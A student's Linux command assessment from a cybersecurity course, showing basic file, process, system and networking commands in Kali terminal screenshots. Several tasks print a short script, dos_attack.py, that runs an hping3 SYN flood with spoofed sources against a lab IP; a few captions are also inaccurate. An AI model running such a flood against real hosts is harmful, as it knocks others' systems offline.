

ASSESSMENT-1

Title: Linux Command List Assessment

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COURSE: CYBERSECURITY AND ETHICAL HACKING
SMARTBRIDGE EXTERNSHIP PROGRAM


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DATE: 21 MAY,2023

File and Directory Operations:

Task 1: To list files and directories

Command: **ls**

A terminal window titled 'adwyait@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(adwyait@kali)-[~]'. The command '\$ ls' has been entered, and the output is: Desktop, Documents, dos, dos_attack.py, Downloads, Music, Pictures, Public. The file 'dos_attack.py' is highlighted in blue.

```
(adwyait@kali)-[~]  
$ ls  
Desktop  Documents  dos  dos_attack.py  Downloads  Music  Pictures  Public
```


Here the files and directories present in the current directory are listed. For ex- dos_attack.py file is present.

Syntax: **ls [options] [path]**

Options:

- **-l**: Long listing format, displaying additional information such as permissions, owner, size, and modification time.
- **-a**: Include hidden files and directories starting with a dot (.)
- **-R**: Recursively list files and directories in subdirectories.
- **-t**: Sort files by modification time, with the newest files first.
- **-r**: Reverse the order of the listing.
- **-h**: Print sizes in human-readable format.


Example: **ls -l**

A terminal window showing the command '\$ ls -l' and its output. The output lists directories and files with their permissions, owner, group, size, and modification time.

```
(adwyait@kali)-[~]  
$ ls -l  
Desktop  
Documents  
dos  
dos_attack.py  
Downloads  
Music  
Pictures  
Public  
Templates  
Videos
```

Task 2: Change the current directory to a specified directory.

Command: **cd <directory_path>**

A terminal window showing the command '\$ cd Downloads' and its output. The prompt changes from '[~]' to '[~/Downloads]'.

```
(adwyait@kali)-[~]  
$ cd Downloads  
  
(adwyait@kali)-[~/Downloads]  
$
```

Using cd cmd we can change the directory like in the screenshot above it is clearly visible that the current directory is changed to Downloads.

Task 3: Print the absolute path of the current working directory.

Command: **pwd**

```
(adwyait@kali)-[~]  
$ pwd  
/home/adwyait
```

The output is /home/adwyait as the current working directory is adwyait.

Task 4: Create a new directory with a specified name.

Command: **mkdir <directory_name>**

```
(adwyait@kali)-[~]  
$ mkdir cybersec  
  
(adwyait@kali)-[~]  
$ ls -l  
cybersec  
Desktop  
Documents  
dos  
dos_attack.py  
Downloads  
Music  
Pictures  
Public  
Templates  
titu  
Videos
```

The new directory (named cybersec) is created using mkdir cmd.

Task 5: Create an empty file with a specified name.

Command: **touch <file_name>**

```
(adwyait@kali)-[~]  
$ touch sec  
  
(adwyait@kali)-[~]  
$ ls  
cybersec  Documents  dos_attack.py  Music  Public  Templates  Videos  
Desktop  dos        Downloads     Pictures  sec     titu
```

An empty file named sec is created using touch cmd in the current directory.

Task 6: Copy a file from one location to another.

Command: **cp <source_file> <destination_directory>**

```
(adwyait@kali)-[~]  
$ cd cybersec  
  
(adwyait@kali)-[~/cybersec]  
$ ls
```

At the beginning file named dos was not present in the directory cybersec.

```

(adwyait@kali)-[~/cybersec]
$ cd ~

(adwyait@kali)-[~]
$ cp dos cybersec

(adwyait@kali)-[~]
$ cd cybersec

(adwyait@kali)-[~/cybersec]
$ ls
dos

```

After using the cmd cp the dos file was copied from the 'adwyait' directory to 'cybersec' directory.

Task 7: Move or rename a file or directory.

Command: **mv** <file_name>

```

(adwyait@kali)-[~/cybersec]
$ ls
dos

(adwyait@kali)-[~/cybersec]
$ mv dos dos_new

(adwyait@kali)-[~/cybersec]
$ ls
dos_new

```

The dos file name is changed to dos_new.

Task 8: Remove a file or directory.

Command: **rm** <file_name/directory_name>

```

(adwyait@kali)-[~/cybersec]
$ ls
dos_new

(adwyait@kali)-[~/cybersec]
$ rm dos_new

(adwyait@kali)-[~/cybersec]
$ ls

```

The file dos_new was removed from the cybersec directory.

Task 9: Search for a file or a directory.

Syntax: **find** [path] [expression]

Example: **find** /home/adwyait -name "dos"

```

(adwyait@kali)-[~/cybersec]
$ find /home/adwyait -name "dos"
/home/adwyait/dos

```

The output is the path of the dos file.

File Viewing and Editing:

Task 10: Concatenate and display the file content.

Command: **cat dos_attack.py**

```
(adwyait@kali)-[~]  
$ cat dos_attack.py  
import os  
  
target_ip="10.0.2.15"  
os.system("hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood -  
get_ip)
```

The content of the dos_attack.py file can be seen in the screenshot above.

Task 11: View the content of a file with pagination.

Command: **less dos_attack.py**

```
adwyait@kali: ~  
File Actions Edit View Help  
import os  
  
target_ip="10.0.2.15"  
os.system("hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source "+tar  
get_ip)  
  
dos_attack.py (END)
```

To view the content of file with pagination using less command.

Task 12: Display the beginning of the file.

Command: **head dos_attack.py**

```
(adwyait@kali)-[~]  
$ head dos_attack.py  
import os  
  
target_ip="10.0.2.15"  
os.system("hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source "+tar  
get_ip)
```

The **head** command is used to display the beginning lines of a dos_attack.py file.

Task 13: Display the end of the file.

Command: **tail dos_attack.py**

```
(adwyait@kali)-[~]  
$ tail dos_attack.py  
import os  
  
target_ip="10.0.2.15"  
os.system("hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source "+tar  
get_ip)
```


The **tail** command is used to display the end lines of a `doa_attack.py` file.

Task 14: Text editor for creating or editing files.

Command: `nano a.txt`

```
(adwyait@kali)-[~]  
$ nano a.txt
```


Interface to write the content in the file.



Task 15: Create or edit a file using the vi/vim text editor.

Command: `vim/vi config.txt`

```
(adwyait@kali)-[~]  
$ vim config.txt  
  
(adwyait@kali)-[~]  
$
```




File Permissions:

Task 16: Change file permissions.

To change the permissions of a file named "config.txt" to read and execute for the owner.

Command: **chmod u+rx config.txt**

```
(adwyait@kali)-[~]
$ chmod u-r config.txt
```



The screenshot shows a file manager window with a sidebar on the left containing icons for Trash, File System, and Home. The main pane displays a large 'KALI LINUX' watermark and the quote 'the quieter you become, the more you are able to hear'. At the bottom, a status bar indicates '"config.txt" [Permission Denied]' and shows file details '0,0-1' and 'All'.

The command above was used to deny the read permission so the above screenshot shows permission denied.

Task 17: Change the owner of a file.

```
(adwyait@kali)-[~]
$ ls -la
total 184
drwx----- 17 adwyait adwyait 4096 May 22 13:12 .
drwxr-xr-x  3 root    root    4096 May 22 11:49 ..
-rw-r--r--  1 adwyait adwyait  220 Apr  2 14:58 .bash_logout
-rw-r--r--  1 adwyait adwyait 5551 Apr  2 14:58 .bashrc
-rw-r--r--  1 adwyait adwyait 3526 Apr  2 14:58 .bashrc.original
drwxr-xr-x  6 adwyait adwyait 4096 May 22 11:37 .cache
```

Command: **chown root config.txt**

```
(adwyait@kali)-[~]
$ sudo chown root config.txt
```

```

(adwyait@kali)-[~]
$ ls -la
total 184
drwx----- 17 adwyait adwyait 4096 May 22 13:12 .
drwxr-xr-x  3 root    root    4096 May 22 11:49 ..
-rw-r--r--  1 adwyait adwyait  220 Apr  2 14:58 .bash_logout
-rw-r--r--  1 adwyait adwyait 5551 Apr  2 14:58 .bashrc
-rw-r--r--  1 adwyait adwyait 3526 Apr  2 14:58 .bashrc.original
drwxr-xr-x  6 adwyait adwyait 4096 May 22 11:37 .cache
drwxr-xr-x 12 adwyait adwyait 4096 Apr  2 20:43 .config
--wxr--r--  1 root    adwyait   0 May 22 13:08 config.txt

```

The owner of the file config.txt is changed to the root previously the owner was adwyait.

Task 18: Change the group of a file.

Command: `chgrp root config.txt`

```

(adwyait@kali)-[~]
$ sudo chgrp root config.txt

```

```

(adwyait@kali)-[~]
$ ls -la
total 184
drwx----- 17 adwyait adwyait 4096 May 22 13:12 .
drwxr-xr-x  3 root    root    4096 May 22 11:49 ..
-rw-r--r--  1 adwyait adwyait  220 Apr  2 14:58 .bash_logout
-rw-r--r--  1 adwyait adwyait 5551 Apr  2 14:58 .bashrc
-rw-r--r--  1 adwyait adwyait 3526 Apr  2 14:58 .bashrc.original
drwxr-xr-x  6 adwyait adwyait 4096 May 22 11:37 .cache
drwxr-xr-x 12 adwyait adwyait 4096 Apr  2 20:43 .config
--wxr--r--  1 root    root      0 May 22 13:08 config.txt

```

The group of the file config.txt is changed to the root previously the owner was adwyait.

File Compression and Archiving:

Task 19: Archive a directory.

```

(adwyait@kali)-[~/cybersec]
$ ls -la
total 12
drwxr-xr-x  3 adwyait adwyait 4096 May 22 13:26 .
drwx----- 17 adwyait adwyait 4096 May 22 13:12 ..
-rw-r--r--  1 adwyait adwyait   0 May 22 13:25 file.txt
drwxr-xr-x  2 adwyait adwyait 4096 May 22 13:26 ssecurity

```

To archive a directory named "security".

Command: `tar -cvf archive.tar file.txt security`

```

(adwyait@kali)-[~/cybersec]
$ tar -cvf archive.tar file.txt ssecurity
file.txt
ssecurity/

```



```

(adwyait@kali)-[~/cybersec]
$ ls -la
total 24
drwxr-xr-x  3 adwyait adwyait  4096 May 22 13:27 .
drwx----- 17 adwyait adwyait  4096 May 22 13:12 ..
-rw-r--r--  1 adwyait adwyait 10240 May 22 13:27 archive.tar
-rw-r--r--  1 adwyait adwyait    0 May 22 13:25 file.txt
drwxr-xr-x  2 adwyait adwyait  4096 May 22 13:26 ssecurity

```

Task 20: Compress a file named "file.txt" using gzip.

Command: **gzip file.txt**

```

(adwyait@kali)-[~/cybersec]
$ ls -la
total 24
drwxr-xr-x  3 adwyait adwyait  4096 May 22 13:27 .
drwx----- 17 adwyait adwyait  4096 May 22 13:12 ..
-rw-r--r--  1 adwyait adwyait 10240 May 22 13:27 archive.tar
-rw-r--r--  1 adwyait adwyait    0 May 22 13:25 file.txt
drwxr-xr-x  2 adwyait adwyait  4096 May 22 13:26 ssecurity

(adwyait@kali)-[~/cybersec]
$ gzip file.txt

(adwyait@kali)-[~/cybersec]
$ ls -la
total 28
drwxr-xr-x  3 adwyait adwyait  4096 May 22 13:29 .
drwx----- 17 adwyait adwyait  4096 May 22 13:12 ..
-rw-r--r--  1 adwyait adwyait 10240 May 22 13:27 archive.tar
-rw-r--r--  1 adwyait adwyait    29 May 22 13:25 file.txt.gz
drwxr-xr-x  2 adwyait adwyait  4096 May 22 13:26 ssecurity

```

Task 21: Extract files from a ZIP archive named "archive.zip".

Command: **unzip newzip.zip**

```

(adwyait@kali)-[~/cybersec]
$ ls -la
total 32
drwxr-xr-x  3 adwyait adwyait  4096 May 22 13:41 .
drwx----- 18 adwyait adwyait  4096 May 22 13:40 ..
-rw-r--r--  1 adwyait adwyait 10240 May 22 13:27 archive.tar
-rw-r--r--  1 adwyait adwyait    29 May 22 13:25 file.txt.gz
-rw-r--r--  1 adwyait adwyait   564 May 22 13:41 newzip.zip
drwxr-xr-x  2 adwyait adwyait  4096 May 22 13:26 ssecurity

(adwyait@kali)-[~/cybersec]
$ unzip newzip.zip
Archive:  newzip.zip
 extracting: dos
  inflating: dos_attack.py
 extracting: config.txt

```

Files where extracted from the compressed newzip file,

```
(adwyait@kali)-[~/cybersec]
$ ls -la
total 36
drwxr-xr-x  3 adwyait adwyait 4096 May 22 13:42 .
drwx----- 18 adwyait adwyait 4096 May 22 13:40 ..
-rw-r--r--  1 adwyait adwyait 10240 May 22 13:27 archive.tar
--wxr--r--  1 adwyait adwyait    0 May 22 13:08 config.txt
-rw-r--r--  1 adwyait adwyait    0 Apr  2 20:48 dos
-rw-r--r--  1 adwyait adwyait  118 Apr  2 21:26 dos_attack.py
-rw-r--r--  1 adwyait adwyait   29 May 22 13:25 file.txt.gz
-rw-r--r--  1 adwyait adwyait   564 May 22 13:41 newzip.zip
drwxr-xr-x  2 adwyait adwyait 4096 May 22 13:26 ssecurity
```

Process Management:

Task 22: List all running processes.

Command: **ps**

```
(adwyait@kali)-[~]
$ ps
  PID TTY          TIME CMD
 62497 pts/1        00:00:02 zsh
 66492 pts/1        00:00:00 ps
```

2 processes with ids 62497, 66492 were found to be running.

Task 23: To display real-time system information and processes.

Command: **top**

```
top - 13:50:32 up 2:10, 1 user, load average: 0.46, 0.18, 0.12
Tasks: 193 total, 1 running, 192 sleeping, 0 stopped, 0 zombie
%Cpu(s): 2.6 us, 1.9 sy, 0.0 ni, 91.3 id, 4.0 wa, 0.0 hi, 0.2 si, 0.0 st
MiB Mem : 965.5 total, 67.8 free, 919.7 used, 193.5 buff/cache
MiB Swap: 975.0 total, 433.5 free, 541.5 used. 45.8 avail Mem

  PID USER      PR  NI   VIRT   RES   SHR  S  %CPU  %MEM    TIME+  COMMAND
 8144 root        20   0  589736 197988 92316 S   6.9   20.0   1:26.88 Xorg
 62486 adwyait    20   0  445600 21400 15328 S   3.3    2.2   0:01.60 qterminal
 8403 adwyait    20   0 1235788 13848  4964 S   1.3    1.4   0:49.11 xfwm4
 8341 adwyait    20   0  217956   252   252 S   1.0    0.0   1:13.96 VBoxClient
 8463 adwyait    20   0  210144 16820  4096 S   0.7    1.7   0:32.68 panel-13-cpugra
 8465 adwyait    20   0  350336 10064  4876 S   0.7    1.0   0:24.41 panel-15-genmon
 67611 adwyait    20   0 11624   3192  1056 R   0.7    0.3   0:00.10 top
   15 root        20   0     0     0     0 I   0.3    0.0   0:07.70 rcu_preempt
   43 root        20   0     0     0     0 S   0.3    0.0   0:01.28 kcompactd0
   53 root        0 -20     0     0     0 I   0.3    0.0   0:00.14 kworker/2:1H-kblockd
  497 message+  20   0  10556  2616  1340 S   0.3    0.3   0:02.78 dbus-daemon
  548 root        20   0  292888    76     0 S   0.3    0.0   0:04.06 VBoxService
 8353 adwyait    20   0   7908     8     0 S   0.3    0.0   0:00.17 ssh-agent
 57828 adwyait    20   0 3646316 347628 112396 S   0.3   35.2   0:40.66 firefox-esr
 59383 root        20   0     0     0     0 I   0.3    0.0   0:00.21 kworker/2:0-events
```

Task 24: Terminate a process using kill cmd.

Command: **kill <pid>**

```

(adwyait@kali)-[~]
$ ps
  PID TTY          TIME CMD
 62497 pts/1    00:00:02 zsh
 67611 pts/1    00:00:00 top
 68134 pts/1    00:00:00 ps

(adwyait@kali)-[~]
$ kill 62497

```

The process with id 62497 was killed.

Task 25: Run a process in the background.

Command: **bg**

```

(adwyait@kali)-[~]
$ sleep 10
^Z
zsh: suspended sleep 10

(adwyait@kali)-[~]
$ bg
[2] - continued sleep 10

(adwyait@kali)-[~]
$
[2] - done sleep 10

```

At first started a process sleep 10 in the foreground. Pressed Ctrl + Z to suspend the process. Used the bg command to run the suspended process in the background.

Task 26: Bring a background process to the foreground.

Command: **fg**

```

(adwyait@kali)-[~]
$ sleep 100 &
[3] 71616

(adwyait@kali)-[~]
$ fg
[2] continued sleep 100

(adwyait@kali)-[~]
$

```

At first started a process sleep 100 in the bg. Then used fg to bring the process in foreground.

System Information:

Task 27: Print system information.

Command: **uname**

```

(adwyait@kali)-[~]
$ uname
Linux

```

Task 28: Display disk space usage.

Command: **df**

```
(adwyait@kali)-[~]
$ df
Filesystem      1K-blocks      Used Available Use% Mounted on
udev            453764         0    453764   0% /dev
tmpfs           98868        1044    97824   2% /run
/dev/sda1       24640544 12823080 10540436 55% /
tmpfs           494320         0    494320   0% /dev/shm
tmpfs           5120          0     5120   0% /run/lock
tmpfs           98864         72    98792   1% /run/user/0
tmpfs           98864         76    98788   1% /run/user/1000
```

Task 29: Display memory usage.

Command: **free**

```
(adwyait@kali)-[~]
$ free
              total        used        free      shared  buff/cache   available
Mem:          988644        918484        72836         96848         233624         70160
Swap:          998396        584888        413508
```

Task 30: Show system uptime.

Command: **uptime**

```
(adwyait@kali)-[~]
$ uptime
14:03:37 up 2:23, 1 user, load average: 0.36, 0.23, 0.14
```

Task 31: Display logged-in users.

Command: **who**

```
(adwyait@kali)-[~]
$ who
adwyait tty7      2023-05-22 11:51 (:0)
```

Task 32: Display logged-in users and their activities.

Command: **w**

```
(adwyait@kali)-[~]
$ w
14:03:45 up 2:23, 1 user, load average: 0.31, 0.22, 0.14
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU WHAT
adwyait   tty7     :0             11:51       2:23m  1:42   1.92s xfce4-session
```

Networking:

Task 33: Configure network interfaces.

Command: **ifconfig**

```
(adwyait@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe55:24f prefixlen 64 scopeid 0<link>
    ether 08:00:27:55:02:4f txqueuelen 1000 (Ethernet)
    RX packets 63 bytes 20210 (19.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 81 bytes 13220 (12.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 856 bytes 71136 (69.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 856 bytes 71136 (69.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Here the ipv4 address is 127.0.0.1.

Task 34: Send ICMP echo requests to a network host.

Command: **ping** www.google.com

```
(adwyait@kali)-[~]
$ ping google.com
PING google.com (142.251.42.110) 56(84) bytes of data:
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=1 ttl=110 time=45.6 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=2 ttl=110 time=44.5 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=3 ttl=110 time=43.3 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=4 ttl=110 time=43.3 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=5 ttl=110 time=44.6 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=6 ttl=110 time=43.9 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=7 ttl=110 time=63.4 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=8 ttl=110 time=42.2 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=9 ttl=110 time=43.8 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=10 ttl=110 time=43.8 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=11 ttl=110 time=42.7 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=12 ttl=110 time=42.6 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=13 ttl=110 time=45.3 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=14 ttl=110 time=43.0 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=15 ttl=110 time=44.8 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=16 ttl=110 time=98.0 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=17 ttl=110 time=81.3 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=18 ttl=110 time=44.9 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=19 ttl=110 time=42.7 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=20 ttl=110 time=42.2 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=21 ttl=110 time=44.1 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=22 ttl=110 time=44.3 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=23 ttl=110 time=44.4 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=24 ttl=110 time=45.0 ms
64 bytes from bom07s45-in-f14.1e100.net (142.251.42.110): icmp_seq=25 ttl=110 time=42.5 ms
```

Ping to google.com was successful.

Task 35: Securely connect to a remote system with SSH.

Command: `ssh <username@remote_ip>`

```
(adwyait@kali)-[~]  
$ ssh anonymous@10.0.0.8
```

Task 36: Securely copy a file from the local system to a remote system using SCP.

Command: `scp file.txt username@remote_ip:/path/to/destination/`

```
(adwyait@kali)-[~]  
$ scp config.txt anonymous@10.0.0.9:/test/index/
```

Task 37: Download a file from the web using **wget**.

Command: `wget [options] [URL]`

```
(adwyait@kali)-[~]  
$ wget https://www.malware-traffic-analysis.net/2022/03/21/2022-03-21-traffic-analysis-exercise.pcap.zip  
--2023-05-22 14:55:05-- https://www.malware-traffic-analysis.net/2022/03/21/2022-03-21-traffic-analysis-exercise.pcap.zip  
Resolving www.malware-traffic-analysis.net (www.malware-traffic-analysis.net)... 199.201.110.204  
Connecting to www.malware-traffic-analysis.net (www.malware-traffic-analysis.net)|199.201.110.204|:443... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 4942730 (4.7M) [application/zip]  
Saving to: '2022-03-21-traffic-analysis-exercise.pcap.zip'  
  
2022-03-21-traffic 100%[=====>] 4.71M 633KB/s in 8.8s  
  
2023-05-22 14:55:16 (551 KB/s) - '2022-03-21-traffic-analysis-exercise.pcap.zip' saved [4942730/4942730]
```

Using wget we can download any file from the web. The downloaded file is saved.

System Administration:

Task 38: Execute a command with superuser privileges.

Command: **sudo [command]**

Example: **sudo apt-get update**

This command will execute the apt-get update command with superuser privileges, allowing system-wide updates to be performed.

```
(adwyait@kali)-[~]
$ sudo apt-get update
[sudo] password for adwyait:
Get:1 http://kali.download/kali kali-rolling InRelease [41.2 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.3 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [44.7 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [115 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [172 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [217 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [928 kB]
Fetched 65.4 MB in 24s (2,723 kB/s)
Reading package lists... Done
```

Task 39: Package management for Debian-based distributions.

Command: **apt-get [options] [command]**

Example: **apt-get install nginx**

This command will install the Nginx web server package using **apt-get** on Debian-based distributions.

```
(adwyait@kali)-[~]
$ sudo apt-get install nginx
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  nginx-common
Suggested packages:
  fcgiwrap nginx-doc
The following NEW packages will be installed:
  nginx-common
The following packages will be upgraded:
  nginx
1 upgraded, 1 newly installed, 0 to remove and 355 not upgraded.
Need to get 640 kB of archives.
After this operation, 97.3 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 nginx amd64 1.22.1-9 [527 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 nginx-common all 1.22.1-9 [112 kB]
Fetched 640 kB in 2s (343 kB/s)
```

Task 40: Package management for Red Hat-based distributions.

Command: **yum [options] [command]**

In kali yum not used.

Task 41: Manage system services.

Command: **systemctl [options] [service command]**

Example: **systemctl start nginx**

```
(adwyait@kali)-[~]
$ systemctl start nginx

(adwyait@kali)-[~]
$
```

Task 42: Schedule recurring tasks.

Command: **crontab [options]**

Example: **crontab -e**

This command will open the crontab file for editing, allowing you to schedule recurring tasks using cron syntax.

```
(adwyait@kali)-[~]
$ crontab -e
no crontab for adwyait - using an empty one

Select an editor. To change later, run 'select-editor'.
 1. /bin/nano      ← easiest
 2. /usr/bin/vim.basic
 3. /usr/bin/vim.tiny

Choose 1-3 [1]: 1
No modification made
```

Task 43: Add a new user.

Command: **useradd [options] username**

Example: **useradd -m -s /bin/bash john**

This command will create a new user named "john" with a home directory and the Bash shell.

```
(adwyait@kali)-[~]
$ sudo useradd -m -s/bin/bash john
```

Task 44: Change user password.

Command: **passwd [username]**

Example: **passwd john**

This command will prompt you to enter and confirm a new password for the user "john".


```
(adwyait@kali)-[~]  
$ sudo passwd john  
New password:  
Retype new password:  
passwd: password updated successfully
```